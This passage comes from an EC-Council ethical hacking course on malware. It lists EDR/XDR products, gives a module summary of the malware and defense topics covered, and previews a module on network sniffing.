
Figure 7.182: Screenshot of CrowdStrike Falcon® Insight XDR

Some additional EDR/XDR solutions are listed below:

- Microsoft Defender for Endpoint (*https://www.microsoft.com*)
- Tanium Endpoint Management (*https://www.tanium.com*)
- Cisco XDR (*https://www.cisco.com*)
- Trellix Endpoint Security (ENS) (*https://www.trellix.com*)
- VMware Carbon Black (*https://www.vmware.com*)

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

This module presented the concepts of malware and malware propagation techniques. It explained potentially unwanted applications (PUAs) and adware. It also discussed the concepts of APT and its lifecycle. Furthermore, it described the concepts of Trojans, their types, and how they infect systems. In addition, it described the concepts of viruses, their types, and how they infect files. Next, it discussed the concepts of computer worms. Moreover, it explained the concepts of fileless malware and how it infects files. It also discussed AI-based malware concepts. It further demonstrated static and dynamic malware analysis and described various techniques to detect malware. This module also presented various measures against Trojans, backdoors, viruses, and worms. Finally, the module ended with a detailed discussion on various anti-Trojan and antivirus tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform sniffing to collect information on a target of evaluation.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This page is intentionally left blank.

hide01.ir